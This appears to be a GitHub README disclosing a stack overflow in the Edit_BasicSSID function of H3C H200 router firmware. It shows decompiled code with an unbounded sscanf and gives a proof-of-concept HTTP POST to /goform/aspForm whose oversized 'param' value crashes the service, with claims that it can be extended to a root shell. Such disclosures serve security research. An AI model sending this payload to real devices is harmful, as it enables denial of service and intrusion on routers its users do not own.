Darry-lang1 Add files via upload ... on Jul 31 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the Edit_BasicSSID function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
35  char v34[64]; // [sp+40h] [+40h] BYREF
36  int v35[4]; // [sp+80h] [+80h] BYREF
37  int v36[90]; // [sp+90h] [+90h] BYREF
38  int v37[3]; // [sp+1F8h] [+1F8h] BYREF
39
40  memset(v34, 0, sizeof(v34));
41  memset(v35, 0, sizeof(v35));
42  v18 = 0;
43  memset(v36, 0, sizeof(v36));
44  v37[0] = 0;
45  v33 = sub_4932BC(a1, "param", &dword_4E2DE0);
46  if ( !v33 )
47    goto LABEL_44;
48  memset(v36, 0, sizeof(v36));
49  sscanf(v33, "%[^;]", v34);
```

In the `Edit_BasicSSID` function, `V33` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V34`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=Edit_BasicSSID&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.